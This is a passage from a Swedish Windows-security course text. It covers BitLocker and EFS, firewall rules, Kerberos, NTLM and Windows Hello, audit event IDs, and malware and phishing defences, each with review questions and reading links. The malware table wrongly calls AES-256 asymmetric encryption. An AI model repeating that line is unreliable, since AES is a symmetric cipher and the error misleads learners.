6. Om en användare har "Tillåt: Modify" via en grupp, men "Neka: Modify" direkt på sitt konto – får användaren ändra filen?
7. Hur fungerar logiken när man kombinerar **Share Permissions** med **NTFS Permissions** vid nätverksåtkomst?
8. Vad innebär det att rättigheter är **kumulativa**?
9. Vilket verktyg (CLI) kan en tekniker använda för att snabbt ta backup på rättigheterna för en hel mappstruktur?
10. Vad är risken med att flytta en mapp med känsliga rättigheter mellan två olika hårddiskar (t.ex. från C: till D:)?

Fördjupningslänkar

Microsoft Learn (Access Control Overview – Den officiella genomgången av Windows säkerhetsmodell för objekt och resurser) –

<https://learn.microsoft.com/en-us/windows/win32/secauthz/access-control-model>

NTFS.com (NTFS Permissions vs Share Permissions – En teknisk och tydlig jämförelse mellan lokala rättigheter och nätverksdelning) –

<https://www.ntfs.com/ntfs-permissions.htm>

SS64 (icacls Command Syntax – En omfattande referens för hur man hanterar och automatiserar rättigheter via kommandotolken) –

<https://ss64.com/nt/icacls.html>

Microsoft Learn (Inheritance and Effective Permissions – Hur arv fungerar och hur Windows beräknar den slutgiltiga åtkomsten för en användare) –

<https://learn.microsoft.com/en-us/windows-server/storage/file-server/ntfs-permissions-inheritance>

Varonis (NTFS Permissions Explained – En praktisk genomgång av rättighetsnivåer och vanliga fallgropar för administratörer) –

<https://www.varonis.com/blog/ntfs-permissions-everything-you-need-to-know>

Egna anteckningar

(Här kan du skriva ner egna minnesknep, till exempel för "Samma volym/Flytt"-regeln, eller anteckningar från dina egna labbar med arvsbrott.)

8.1.6 BitLocker och EFS – Kryptering på disk- och filnivå

Kryptering är sista försvarslinjen för att skydda "data at rest" (lagrad data). Om en obehörig person får fysisk tillgång till en hårddisk – till exempel genom att stjäla en laptop eller ett USB-minne – ser krypteringen till att datan är helt oläsbar utan rätt nyckel. I Windows använder vi främst två tekniker: **BitLocker** för hela diskar och **EFS** för enskilda mappar.

BitLocker: Skydd för hela systemet

BitLocker krypterar hela partitioner (t.ex. C:). När BitLocker är aktiverat krypteras all data automatiskt i bakgrunden. För att en användare ska kunna starta datorn och läsa datan krävs ett samspel mellan mjukvara och hårdvara.

Hur BitLocker samverkar med hårdvaran

I moderna datorer med Windows 11 är BitLocker hårt knutet till säkerhetschippet **TPM 2.0 (Trusted Platform Module)**.

TPM-kontroll: Vid varje start kontrollerar TPM-chippet att systemfilerna och startsekvensen inte har ändrats.

Secure Boot: Om Secure Boot inaktiveras eller om UEFI-inställningarna ändras drastiskt, vägrar TPM-chippet att släppa ifrån sig krypteringsnyckeln.

PIN-kod: För högsta säkerhet kan man kräva en PIN-kod vid uppstart. Detta skyddar mot "Cold boot"-attacker där någon stjälar en dator som nyss varit igång.

Vad innebär AES-kryptering (128 vs 256 bitar)?

BitLocker använder **AES (Advanced Encryption Standard)**. Som standard använder Windows en nyckellängd på 128 bitar, men tekniker väljer ofta 256 bitar för maximal säkerhet.

AES-128: Har 2^{128} möjliga kombinationer. Det skulle ta miljarder år för dagens superdatorer att knäcka detta via "brute force".

AES-256: "Militär säkerhetsnivå". Den innehåller 2^{256} möjliga kombinationer. Det gör den exponentiellt mycket svårare att knäcka än 128-bitars. Även om det kräver ca 40% mer beräkningskraft av processorn, märks det knappt på moderna datorer.

För att tvinga Windows att använda AES-256 måste man ofta ändra en inställning i **Gruppolicy (GPO)** innan man startar krypteringen.

När krävs återställningsnyckeln?

Det finns ett antal saker som kan "trigga" BitLocker att gå in i Recovery Mode, vilket innebär att den låser sig. Det är en skyddsmekanism för att hindra obehöriga från att komma åt datan på disken. Då krävs en 48 siffrig återställningsnyckel. Exempel på dessa scenarion är:

Hårdvaran ändras: Du flyttar hårddisken till en annan dator för att rädda filer.

Moderkortet byts ut: Eftersom TPM-chippet sitter på moderkortet försvinner nyckeln vid ett hårdvarufel.

Säkerhetsinställningar ändras: Om någon uppdaterar BIOS/UEFI eller ändrar Secure Boot-inställningar utan att först "pausa" (suspend) BitLocker.

BitLocker To Go (USB-minnen)

Detta är tekniken för att kryptera flyttbara enheter. Eftersom ett USB-minne inte har tillgång till en dators fasta TPM-chip, används istället ett **lösenord** för att låsa upp det. Detta är ett absolut krav i de flesta professionella organisationer för att förhindra dataläckage vid borttappad utrustning.

Kryptering av enskilda mappar (EFS)

BitLocker skyddar hela "lådan" (disken), men ibland vill man bara låsa vissa "dokument" (mappar) inuti lådan för att skydda dem mot andra användare på samma dator. Här används **EFS (Encrypting File System)**.

Funktion: EFS knyter krypteringen direkt till ditt specifika Windows-användarkonto.

Användning: Högerklicka på en mapp > **Egenskaper** > **Avancerat** > Markera "**Kryptera innehåll för att säkra data**".

Jämförelse: BitLocker vs. EFS

Funktion	BitLocker	EFS
Omfång	Hela partitionen / volymen	Enskilda filer och mappar
Skyddar mot	Fysisk stöld av hårddisk/dator	Andra användare på samma dator

Funktion	BitLocker	EFS
Primärt krav	Pro/Enterprise-version + TPM	NTFS-filsystem
Upplåsning	TPM / PIN-kod / Återställningsnyckel	Inloggning med användarkonto

Hantering av BitLocker

För att hantera BitLocker lokalt i din dator, eller på servernivå finns både grafiska verktyg för snabba ändringar och terminalen för djupare kontroll och skripting.

1. Grafiska verktyg (GUI)

Kontrollpanelen: Gå till *System och säkerhet > BitLocker Drive Encryption*. Här kan du se status för alla diskar, pausa skyddet vid service eller spara ner din återställningsnyckel.

Inställningar (Settings): Under *Integritet och säkerhet > Enhetskryptering* finns en förenklad vy som ofta används på bärbara datorer.

2. Terminalen (CLI & PowerShell)

För att arbeta snabbare används Kommandotolken (CMD) eller PowerShell (måste köras som Administratör).

`manage-bde`: Det primära verktyget.

`manage-bde -status`: Se krypteringsmetod (t.ex. XTS-AES 128) och om skyddet är aktivt.

`manage-bde -protectors -get C::` Visar återställningsnyckeln direkt på skärmen – ovärderligt om datorn fungerar men användaren har tappat bort sin dokumentation.

PowerShell: Använd kommandon som `Get-BitLockerVolume` för att hämta data som kan användas i rapporter eller skript.

Kontrollfrågor

1. Vad är den huvudsakliga skillnaden i användningsområde mellan BitLocker och EFS?
2. Varför föredrar tekniker ofta AES-256 framför AES-128 trots att det kräver mer beräkningskraft?
3. Förklara kort rollen för TPM-chippet vid en normal uppstart av en krypterad dator.
4. Nämn tre specifika händelser som gör att BitLocker kräver en återställningsnyckel.
5. Hur fungerar **BitLocker To Go** och varför kräver det ett lösenord istället för TPM?
6. Vad händer med EFS-krypterade filer om du flyttar dem till ett USB-minne formaterat med FAT32? (Tips: Tänk på kravet för EFS).
7. Var i Kontrollpanelen hanterar du BitLocker grafiskt?
8. Vilket kommando i terminalen använder du för att se en disks krypteringsstatus?
9. Vad är "brute force" och varför gör AES-kryptering det praktiskt omöjligt att använda?
10. Varför är det viktigt för en tekniker att "pausa" BitLocker innan man uppdaterar datorns BIOS/UEFI?

Fördjupningslänkar

Microsoft Learn (BitLocker Guide – En omfattande teknisk djupdykning i arkitektur, krav och implementering) –

<https://learn.microsoft.com/en-us/windows/security/operating-system-security/data-protection/bitlocker/>

ATP Inc (AES Encryption Explained – En pedagogisk genomgång av hur AES-algoritmen fungerar matematiskt och tekniskt) –

<https://www.atpinc.com/blog/what-is-aes-256-encryption>

Microsoft Learn (Manage-bde Command Reference – En komplett guide till alla parametrar för att administrera BitLocker via kommandotolken) –

<https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/manage-bde>

Microsoft Support (Hitta din BitLocker-återställningsnyckel – En kritisk resurs för att hantera låsta system och nyckelåterställning) –

<https://support.microsoft.com/windows/finding-your-bitlocker-recovery-key-in-windows-6b71ad27-0b89-ea08-f143-056f5ab347d6>

VeraCrypt (Officiell webbplats för VeraCrypt – Det mest populära öppna alternativet till BitLocker för diskryptering och dolda volymer) –

<https://www.veracrypt.fr/en/Home.html>

Egna anteckningar

(Här kan du skriva ner resultatet från när du körde manage-bde -status på din labbdator, eller var du har valt att förvara din egen återställningsnyckel.)

8.1.7 Windows-brandväggen med avancerad säkerhet

Windows-brandväggen fungerar som ett filter mellan operativsystemet och nätverket. Dess uppgift är att inspektera varje datapaket som försöker passera och avgöra om det ska tillåtas eller blockeras baserat på ett logiskt regelverk. För professionell administration används verktyget **Windows-brandväggen med avancerad säkerhet** (*Windows Defender Firewall with Advanced Security*).

Hur verktyget nås

Det finns flera vägar in i det avancerade gränssnittet, beroende på arbetsflöde:

Kör-kommandot: Tryck Win + R och skriv `wf.msc`. Detta är den snabbaste vägen för en tekniker.

Sök: Skriv "Windows-brandväggen med avancerad säkerhet" i Start-menyn.

Kontrollpanelen: Navigera till *System och säkerhet > Windows Defender-brandväggen > Avancerade inställningar*.

När en regel skapas behöver administratören avgöra hur specifik styrningen ska vara.

1. **Programbaserade regler:** Här tillåts eller blockeras en specifik körbar fil (t.ex. `sqlservr.exe`).

Fördel: Brandväggen håller reda på vilka portar programmet behöver dynamiskt. Det är säkrare för applikationer som byter portar ofta.

2. **Portbaserade regler:** Här styrs trafiken baserat på **TCP- eller UDP-portar**.

Fördel: Ger exakt kontroll över nätverkstrafiken oavsett vilket program som lyssnar. Detta används främst för webbservrar (port 80/443), filservrar (port 445) eller fjärrstyrning (port 3389).

En av de mest kraftfulla funktionerna i den avancerade brandväggen är **Scope**. Det gör det möjligt att definiera exakt *vilka* IP-adresser en regel ska gälla för.

Lokal IP-adress: Används om datorn har flera nätverkskort och regeln bara ska gälla ett av dem.

Fjärr-IP-adress: Här kan administratören begränsa åtkomst så att t.ex. fjärrskrivbord (RDP) endast tillåts från kontorets specifika IP-adress-intervall, istället för från hela internet. Detta minskar attackytan drastiskt.

Stateful Packet Inspection (SPI)

Windows-brandväggen är "stateful". Det innebär att den förstår sammanhanget i en kommunikation. Om datorn påbörjar en utgående session (t.ex. öppnar en hemsida), kommer brandväggen ihåg detta och tillåter automatiskt den inkommande trafiken som tillhör just den sessionen. Detta eliminerar behovet av att manuellt öppna portar för svarstrafik.

Nätverksprofiler

Brandväggen applicerar olika regeluppsättningar beroende på nätverkets status:

Domän (Domain): För datorer anslutna till Active Directory.

Privat (Private): För betrodda nätverk (hem/kontor).

Offentlig (Public): Den mest restriktiva profilen där datorn görs osynlig för andra enheter.

Loggning och felsökning

Vid problem med nätverkskommunikation kan brandväggens logg aktiveras för att se exakt vilka paket som kastas bort. Loggfilen hittas normalt under: `%systemroot%\system32\LogFiles\Firewall\pfirewall.log`

Kontrollfrågor

1. Vilket snabbkommando (.msc) används för att öppna brandväggens avancerade gränssnitt?
2. När är det mer lämpligt att använda en **programbaserad regel** istället för en portbaserad?
3. Förklara hur funktionen **Scope** kan användas för att öka säkerheten för en server.
4. Vad innebär det att en brandvägg utför "Stateful Packet Inspection"?
5. Vilken port (TCP) förknippas oftast med HTTP-trafik och vilken används för HTTPS?
6. Vad är skillnaden i logik mellan **Inkommande** och **Utgående** regler i standardutförande?
7. Varför anses det vara en säkerhetsrisk att tillåta RDP (port 3389) från "Any IP address" i fältet för Scope?
8. Hur ser administratören om ett specifikt nätverkspaket har blockerats (DROPPED) av systemet?
9. Vilket protokoll (TCP eller UDP) används oftast för tillförlitlig dataöverföring som t.ex. webbsurfning?
10. Vad händer med brandväggens beteende när en dator flyttas från ett kontorsnätverk (Domän) till ett kafé (Offentlig)?

Fördjupningslänkar

Microsoft Learn (Windows Defender Firewall with Advanced Security – Fullständig teknisk referens och arkitektur) –

<https://learn.microsoft.com/en-us/windows/security/operating-system-security/network-security/windows-firewall/>

CompTIA (TCP and UDP Ports Explained – En omfattande guide till hur nätverksportar fungerar och de vanligaste portnumren) –

<https://www.comptia.org/content/guides/port-numbers>

Microsoft Learn (Best Practices for Configuring Windows Defender Firewall – Officiella strategier för att skapa säkra brandväggsregler) –

<https://learn.microsoft.com/en-us/windows/security/operating-system-security/network-security/windows-firewall/best-practices-configuring-windows-defender-firewall>

Microsoft Learn (Netsh Advfirewall Command-Line – Teknisk guide för att hantera och automatisera brandväggen via kommandotolken) –

<https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/netsh-advfirewall>

How-To Geek (Windows Network Profiles – En tydlig förklaring av skillnaderna mellan offentliga, privata och domännätverksprofiler) –

<https://www.howtogeek.com/245177/whats-the-difference-between-private-and-public-networks-in-windows/>

Egna anteckningar

(Här kan du anteckna vilka specifika portar eller IP-adresser du har valt att begränsa i din egen labbmiljö.)

8.1.8 Autentisering: Kerberos, NTLM, Windows Hello och SSO

Autentisering är den tekniska processen där operativsystemet fastställer att en användare eller enhet faktiskt är den de utger sig för att vara. I en modern Windows-miljö samverkar flera protokoll för att möjliggöra säker inloggning och sömlös åtkomst till resurser via Single Sign-On (SSO).

Kerberos – Standardprotokollet i domänmiljö

Kerberos är det primära autentiseringsprotokollet i Active Directory. Det eliminerar behovet av att skicka lösenord över nätverket genom att använda ett system baserat på kryptografiska biljetter.

Mekanismen bakom Kerberos: Processen hanteras centralt av tjänsten Key Distribution Center (KDC), som körs på nätverkets domänkontrollanter.

Ticket-Granting Ticket (TGT): Vid inloggning skickas en krypterad begäran till KDC:n. Om autentiseringen lyckas utfärdas en TGT. Denna fungerar som användarens digitala legitimation under resten av sessionen.

Service Tickets: Varje gång användaren vill nå en resurs, till exempel en filserver eller en databas, presenteras användarens TGT för KDC:n. KDC:n utfärdar då en specifik tjänstebiljett för just den resursen. Detta möjliggör Single Sign-On (SSO), då användaren inte behöver ange sina uppgifter på nytt för varje resurs.

Säkerhetsfördelar: Kerberos använder tidsstämplar för att förhindra "Replay-attacker", där en angripare försöker fånga upp och återanvända autentiseringsdata. Detta kräver att klockorna i nätverket är synkroniserade (oftast inom en marginal på 5 minuter).

NTLM (New Technology LAN Manager)

NTLM är ett äldre protokoll som baseras på en "utmaning och svar"-logik (Challenge/Response). Det fungerar idag främst som ett reservalternativ (fallback) eller för autentisering i nätverk som saknar en domänstruktur.

Säkerhetsutmaningar med NTLM:

Protokollsvagheter: NTLM är sårbart för **Relay-attacker** och **Pass-the-Hash**. Vid en Pass-the-Hash-attack behöver en angripare inte känna till det faktiska lösenordet, utan kan

använda den sparade kryptografiska hashen för att bevisa sin identitet mot andra servrar.

Brist på ömsesidig autentisering: Till skillnad från Kerberos bevisar inte servern sin identitet för klienten i samma utsträckning, vilket ökar risken för "Man-in-the-middle"-attacker.

På grund av dessa brister strävar många organisationer efter att minimera eller helt blockera NTLM-trafik genom säkerhetspolicyer.

Windows Hello for Business

Windows Hello representerar ett skifte från lösenordsbaserad inloggning till asymmetrisk kryptografi knuten till hårdvaran. Istället ersätter Windows Hello lösenordet med en privat och en offentlig nyckel.

Lokal verifiering: Användaren verifierar sin identitet lokalt mot enheten via biometri eller en PIN-kod. Denna handling låser upp den privata nyckeln.

TPM-integration: Den privata nyckeln lagras säkert i datorns **TPM-chip** och lämnar aldrig enheten. Detta innebär att en angripare som kommer över användarens PIN-kod inte kan använda den på en annan dator.

FIDO2 och MFA: Tekniken bygger på öppna standarder som FIDO2. Eftersom inloggningen kräver både en specifik fysisk enhet (datorn) och en biometrisk verifiering, fungerar Windows Hello som en inbyggd multifaktorautentisering (MFA).

Single Sign-On (SSO) i hybridmiljöer

För att användare ska kunna nå molntjänster (t.ex. Microsoft 365) utan att logga in på nytt, bryggas den lokala autentiseringen med molnbaserad identitetshantering.

Primary Refresh Token (PRT): På enheter som är anslutna till Azure AD (Entra ID) utfärdas en PRT vid inloggning. Denna fungerar som molnets motsvarighet till en Kerberos TGT och möjliggör SSO för webbapplikationer och molnresurser.

Verktyg för administration och analys

Administratörer använder följande verktyg för att styra och övervaka autentiseringsflöden:

Lokal säkerhetspolicy (secpol.msc): Används för att konfigurera begränsningar för NTLM och ställa in krav för Windows Hello.

Loggboken (Event Viewer): Under *Windows-loggar > Säkerhet* loggas inloggningshändelser. Händelse-ID **4624** (lyckad inloggning) visar vilket protokoll (Kerberos, NTLM eller annat) som användes i det specifika fallet.

klist: Ett kommandoradsverktyg som används för att lista och hantera de Kerberos-biljetter som för tillfället finns i datorns minne. Genom att skriva `klist` i terminalen kan en tekniker verifiera att rätt biljetter har utfärdats.

Kontrollfrågor

1. Vilken funktion fyller en **Key Distribution Center (KDC)** i ett Kerberos-baserat nätverk?
2. Förklara skillnaden mellan en **Ticket-Granting Ticket (TGT)** och en **Service Ticket**.
3. Varför anses NTLM vara ett osäkert protokoll jämfört med Kerberos i en modern miljö?
4. Beskriv hur en **Pass-the-Hash-attack** går till rent logiskt.
5. Hur bidrar **TPM-chippet** till säkerheten i Windows Hello for Business?
6. Vad innebär det att Windows Hello baseras på standarden **FIDO2**?
7. På vilket sätt fungerar Kerberos som en Single Sign-On-lösning (SSO)?
8. Vad är en **Primary Refresh Token (PRT)** och när används den?
9. Vilket händelse-ID i Loggboken bör en administratör leta efter för att granska lyckade inloggningar?
10. Vilket kommando används i terminalen för att se aktuella Kerberos-biljetter på en klientdator?

Fördjupningslänkar

Microsoft Learn (Kerberos Authentication Overview – En teknisk djupdykning i hur biljetter och autentisering fungerar i en Active Directory-miljö) –

<https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-authentication-overview>

Microsoft Learn (Windows Hello for Business – Arkitekturen bakom nyckelbaserad och biometrisk inloggning för säkrare identifiering) –

<https://learn.microsoft.com/en-us/windows/security/identity-protection/hello-for-business/hello-identity-design>

CrowdStrike (Everything you need to know about NTLM – En genomgång av protokollets historia, dess sårbarheter och varför det fasas ut) –

<https://www.crowdstrike.com/cybersecurity-101/ntlm-windows-new-technology-lan-manager/>

Microsoft Learn (Modern Authentication – Hur Multi-Factor Authentication och lösenordslös inloggning skyddar mot identitetsstöld) –

<https://learn.microsoft.com/en-us/entra/architecture/auth-modern>

Yubico (FIDO2 and WebAuthn – En förklaring av de moderna globala standarderna för hårdvarubaserad autentisering utan lösenord) –

<https://www.yubico.com/resources/glossary/fido2/>

Egna anteckningar

(Här kan du anteckna observationer från klist-kommandot eller notera vilka autentiseringsmetoder som är aktiva i din nuvarande testmiljö.)

8.1.9 Revision och Loggning (Auditing)

Revision (Auditing) är en reaktiv säkerhetsåtgärd som syftar till att dokumentera händelser i operativsystemet. Medan brandväggar och antivirus fungerar som hinder, fungerar loggningen som systemets övervakningskamera. Utan en korrekt konfigurerad revision är det svårt att i efterhand genomföra en forensisk analys av ett intrång eller utreda interna säkerhetsincidenter.

Granskningsprinciper (Audit Policies)

Innan Windows börjar logga specifika händelser krävs att en **Granskningsprincip (Audit Policy)** aktiveras. Detta görs oftast via **Lokal säkerhetspolicy (Local Security Policy - secpol.msc)** eller centralt via **Grupprincipshantering (Group Policy Management - GPMC)**. Man skiljer mellan två typer av registreringar:

Lyckade händelser (Success): Loggar när en åtgärd genomförts korrekt (t.ex. en användare loggar in).

Misslyckade händelser (Failure): Loggar när en åtgärd nekas (t.ex. någon försöker öppna en mapp de inte har behörighet till).

Viktiga kategorier att granska:

1. **Inloggningshändelser (Logon Events):** Dokumenterar varje försök att ansluta till datorn. Misslyckade försök kan indikera ett pågående angrepp via råstyrka (Brute force).
2. **Objektåtkomst (Object Access):** Loggar när någon läser, ändrar eller raderar specifika filer och mappar.
3. **Behörighetsanvändning (Privilege Use):** Registrerar när en användare utnyttjar administrativa rättigheter (t.ex. ändrar systemtiden eller tar ägarskap över filer).

Loggboken (Event Viewer)

Loggboken (Event Viewer) är det primära gränssnittet för att läsa systemets händelser. Loggarna delas upp i flera kategorier:

Säkerhetsloggen (Security Log): Innehåller all data som definierats i granskningsprinciperna. Detta är den mest kritiska loggen för säkerhetsanalys.

Systemloggen (System Log): Dokumenterar händelser relaterade till Windows-komponenter och drivrutiner (t.ex. om en tjänst misslyckas att starta).

Programloggen (Application Log): Innehåller händelser från installerad mjukvara.

Kritiska Händelse-ID (Event IDs): Genom att filtrera på specifika ID-nummer kan incidenter identifieras snabbt:

4624: Lyckad inloggning (Successful Logon).

4625: Misslyckad inloggning (Failed Logon).

4663: Ett objekt (t.ex. en fil) har öppnats, skrivits till eller raderats.

4720: Ett nytt användarkonto har skapats.

Loggcentralisering (Event Forwarding)

I större nätverk innebär det en säkerhetsrisk att endast lagra loggar lokalt på varje enskild dator. Om en angripare tar kontroll över en maskin är ett vanligt första steg att radera loggarna för att dölja sina spår. För att motverka detta tillämpas **Vidarebefordring av händelser (Event Forwarding)**.

Mekanism: Klientdatorer konfigureras att skicka sina viktigaste logghändelser till en central server (en **Collector**).

Säkerhetsfördel: Även om en lokal logg raderas, finns bevisningen kvar på den centrala servern. Detta underlättar också korrelering, där man kan se om samma IP-adress försöker logga in på flera datorer samtidigt.

Praktiskt scenario: Spåra filradering

För att identifiera vem som raderat en känslig fil på en filserver krävs två steg:

1. **Global aktivering:** Granskningsprincipen för **Objektåtkomst (Object Access)** måste vara aktiverad i säkerhetspolicyn.
2. **Specifik aktivering:** På själva mappen måste inställningar för **Granskning (Auditing)** konfigureras under *Egenskaper > Säkerhet > Avancerat*. Här definieras att systemet ska logga raderingar för en specifik grupp, exempelvis "Alla" (Everyone).

Kontrollfrågor

1. Vad är den primära skillnaden mellan en preventiv säkerhetsåtgärd (som en brandvägg) och en reaktiv åtgärd (som revision)?
2. Varför är det kritiskt att logga både **Success** och **Failure** för inloggningshändelser?
3. Vilket verktyg (.msc) används för att konfigurera **Granskningsprinciper (Audit Policies)** lokalt på en dator?
4. I vilken specifik logg i **Loggboken (Event Viewer)** återfinns information om misslyckade inloggningsförsök?
5. Förklara innebörden av händelse-ID **4625**.
6. Varför krävs det manuella inställningar på en specifik mapp utöver den globala policyn för att kunna se vem som raderat en fil?
7. Vilken är den största fördelen med att använda en central logguppsamlare (**Collector**) i ett nätverk?
8. Vad innebär begreppet "Implicit Deny" i förhållande till vad operativsystemet väljer att logga som standard?
9. Hur kan loggning användas för att upptäcka en pågående brute force-attack?
10. Vilka prestandamässiga risker finns det med att ha en för omfattande loggning (t.ex. att logga varje gång en systemfil läses)?

Fördjupningslänkar

Microsoft Learn (Security Auditing Overview – Grundläggande om hur granskning fungerar i Windows och hur loggar skapas) –

<https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/security-auditing-overview>

Ultimate Windows Security (Event Encyclopedia – En omfattande och ovärderlig databas över alla Windows Event IDs och deras betydelse för säkerhet) –

<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>

Microsoft Learn (Windows Event Forwarding – Guide till hur man centraliserar loggar från flera datorer för att lättare upptäcka intrång) –

<https://learn.microsoft.com/en-us/windows/security/threat-protection/use-windows-event-forwarding-to-help-with-intrusion-detection>

Microsoft Learn (Advanced Audit Policy Settings – Detaljerad genomgång av hur man finjusterar vad som ska loggas för att få relevant information utan onödigt brus) –

<https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/advanced-security-audit-policy-settings>

Microsoft Learn (Sysmon Overview – Dokumentation för System Monitor, ett avancerat verktyg för att logga processer, nätverksanslutningar och filändringar) –

<https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon>

Egna anteckningar

(Här kan du anteckna händelse-ID:n som är relevanta för din specifika miljö, eller erfarenheter från att ha konfigurerat granskning på en mappstruktur.)

8.1.10 Skydd mot skadlig kod (Malware) och nätfiske (Phishing)

Skyddet mot externa hot i en modern Windows-miljö bygger på en kombination av proaktiv analys, ryktesbaserade system och isolering. Eftersom en överväldigande majoritet av intrång påbörjas via social manipulation, är försvaret integrerat i allt från e-postfilter till operativsystemets kärna.

Kategorisering av skadlig kod (Malware)

Skadlig kod (Malware) är ett samlingsnamn för programvara med illasinnade avsikter. För en administratör är det viktigt att förstå spridningsmönstren för att kunna applicera rätt motåtgärder.

Typ	Teknisk beskrivning
Virus (Virus)	Kod som infekterar legitima filer och kräver användarinteraktion (t.ex. att en fil öppnas) för att sprida sig.
Mask (Worm)	Självreplikerande kod som utnyttjar nätverkssårbarheter (t.ex. SMB-brister) för att sprida sig autonomt mellan system.
Trojan (Trojan)	Maskerad som legitim mjukvara. Den skapar ofta en bakhåll (Backdoor) som ger angriparen fjärråtkomst.
Utpressningstrogen (Ransomware)	Krypterar användarens filer med asymmetrisk kryptering (t.ex. AES-256) och kräver lösensumma för dekrypteringsnyckeln.
Spionprogram (Spyware)	Exfiltrerar data i tystnad, såsom tangenttryckningar (Keylogging) eller webbhistorik, till en extern server (C2-server).

Nätfiske (Phishing) och social manipulation

Nätfiske (Phishing) syftar till att stjäla identiteter eller installera skadlig kod genom att utnyttja mänskliga faktorer. Angreppssätten har blivit alltmer sofistikerade:

Riktat nätfiske (Spear Phishing): Ett skräddarsytt angrepp mot en specifik individ eller organisation, ofta baserat på insamlad information från sociala medier.

SMS-fiske (Smishing): Bedrägeriförsök via SMS som ofta innehåller brådskande uppmaningar om pakettleveranser eller bankärenden.

Röstfiske (Vishing): Bedrägeri via telefonsamtal där angriparen ofta använder social ingenjörskonst (Social Engineering) för att få offret att utföra åtgärder via BankID eller fjärrstyrningsprogram.

Tekniska skyddsmekanismer i Windows

För att motverka dessa hot använder Windows flera lager av försvar som opererar oberoende av varandra.

Microsoft Defender SmartScreen (Microsoft Defender SmartScreen)

SmartScreen är ett ryktesbaserat skydd som verifierar webbplatser och filer mot Microsofts globala molndatabas.

Analys av webbplatser: Om en användare besöker en känd nätfiskesida blockeras åtkomsten omedelbart.

Filsignering: Filer som saknar en digital signatur från en betrodd utgivare eller som är ovanliga (lågt rykte) flaggas med en varning.

Realtidsskydd och heuristik (Real-time Protection & Heuristics)

Det inbyggda antivirusprogrammet förlitar sig inte bara på kända virusdefinitioner (Signaturer).

Beteendeanalys (Behavioral Monitoring): Övervakar processer i realtid. Om ett program plötsligt börjar kryptera filer i hög takt (typiskt för Ransomware), stoppas processen omedelbart.

Heuristik (Heuristics): Möjliggör identifiering av ny skadlig kod genom att leta efter kodsekvenser som påminner om kända hot, även om den exakta filen aldrig sett förut.

Attackytans begränsning (Attack Surface Reduction - ASR)

ASR är en uppsättning regler som blockerar beteenden som ofta används av skadlig kod, exempelvis:

Blockering av körbara filer från e-postklienter.

Blockering av Office-makron som försöker skapa nya processer.

Skydd mot injicering av kod i andra processers minnesutrymme.

Isolerad webbläsning (Application Guard)

För högsäkerhetsmiljöer kan **Microsoft Defender Application Guard** användas. Det öppnar webbläsaren i en isolerad hårdvarubaserad behållare (Sandbox). Om användaren råkar besöka en infekterad sida stannar den skadliga koden inuti behållaren och raderas när webbläsaren stängs, utan att påverka resten av operativsystemet.

Administration via Grupprinciper (GPO)

I en domänmiljö konfigureras dessa skydd centralt för att säkerställa att slutanvändare inte kan inaktivera dem. Administratören kan tvinga fram inställningar som:

- Obligatorisk molnbaserad genomsökning.

- Automatiska definitionshämtningar flera gånger per dygn.

- Aktivering av **Kontrollerad mappåtkomst (Controlled Folder Access)** för att skydda dokumentmappar mot Ransomware.

Kontrollfrågor

1. Vad är den huvudsakliga skillnaden mellan ett **Virus** och en **Mask (Worm)** rent spridningsmässigt?
2. Förklara hur **Beteendeanalys (Behavioral Monitoring)** kan stoppa ett Ransomware-angrepp.
3. Vilken funktion fyller **Microsoft Defender SmartScreen** när en användare laddar ner en fil från internet?
4. Beskriv begreppet **Riktat nätfiske (Spear Phishing)** och varför det är svårare att upptäcka än vanligt nätfiske.
5. Vad innebär det att en antivirusmotor använder **Heuristik (Heuristics)**?
6. Hur kan **Attackytans begränsning (ASR)** skydda en organisation mot skadliga Office-dokument?
7. Vilken är den tekniska fördelen med att använda **Application Guard** vid webbsurfning?
8. Varför anses social ingenjörskonst (Social Engineering) vara en så stor del av moderna cyberattacker?
9. Vilken roll spelar molnbaserat skydd (Cloud-delivered Protection) för att korta ner tiden mellan att ett nytt hot upptäcks och att alla datorer skyddas?
10. Vad händer med den skadliga koden i en **Sandlåda (Sandbox)** när sessionen avslutas?

Fördjupningslänkar

Microsoft Learn (Protection against malware – En omfattande genomgång av Windows inbyggda skyddsmekanismer och arkitektur) –

<https://learn.microsoft.com/en-us/windows/security/threat-protection/>

Microsoft Learn (ASR Rules Reference – En detaljerad teknisk lista över regler som begränsar attackytan genom att stoppa riskfyllda beteenden) –

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction>

MITRE ATT&CK (Global och branschledande kunskapsbas över de tekniker och taktiker som angripare använder i verkligheten) –

<https://attack.mitre.org/>

Microsoft Learn (AppLocker Overview – Hur man använder vitlistning av applikationer för att effektivt förhindra att obehörig mjukvara körs) –

<https://learn.microsoft.com/en-us/windows/security/application-security/application-control/windows-defender-application-control/applocker/applocker-overview>

Microsoft Learn (Exploit Protection – Hur man konfigurerar skydd mot minnesbaserade attacker och sårbarhetsexploatering) –

<https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/enable-exploit-protection>

Egna anteckningar

(Här kan du anteckna exempel på misstänkt e-post du har stött på, eller notera hur SmartScreen-varningar ser ut i olika webbläsare.)

8.1.11 PowerShell – Arkitektur, användning och säkerhet

PowerShell är en objektorienterad automatiseringsplattform och ett skriptspråk byggt på .NET-ramverket. Till skillnad från äldre gränssnitt som Kommandotolken (Command Prompt - cmd.exe), som enbart hanterar textsträngar, arbetar PowerShell med objekt. Detta innebär att varje kommando returnerar strukturerad data som kan manipuleras och skickas vidare med extrem precision.

Vad är PowerShell?

PowerShell består av en kommandoradsmiljö (Command-Line Interface - CLI) och ett skriptspråk. Det är utformat för att hantera allt från enstaka datorer till hela molninfrastrukturer.

Kommandon (Cmdlets): PowerShell använder en konsekvent syntax baserad på Verb-Noun (t.ex. Get-Service eller Stop-Process).

Pipelen (The Pipeline): Med tecknet | skickas hela objekt från ett kommando till nästa. Om man kör Get-Process | Sort-Object CPU, skickas faktiska processobjekt vidare för sortering, inte bara textrader.

Fjärrstyrning (PowerShell Remoting): Genom protokollet WinRM (Windows Remote Management) kan en administratör köra kommandon på hundratals servrar samtidigt från sin egen arbetsstation.

Hur PowerShell används i administrationen

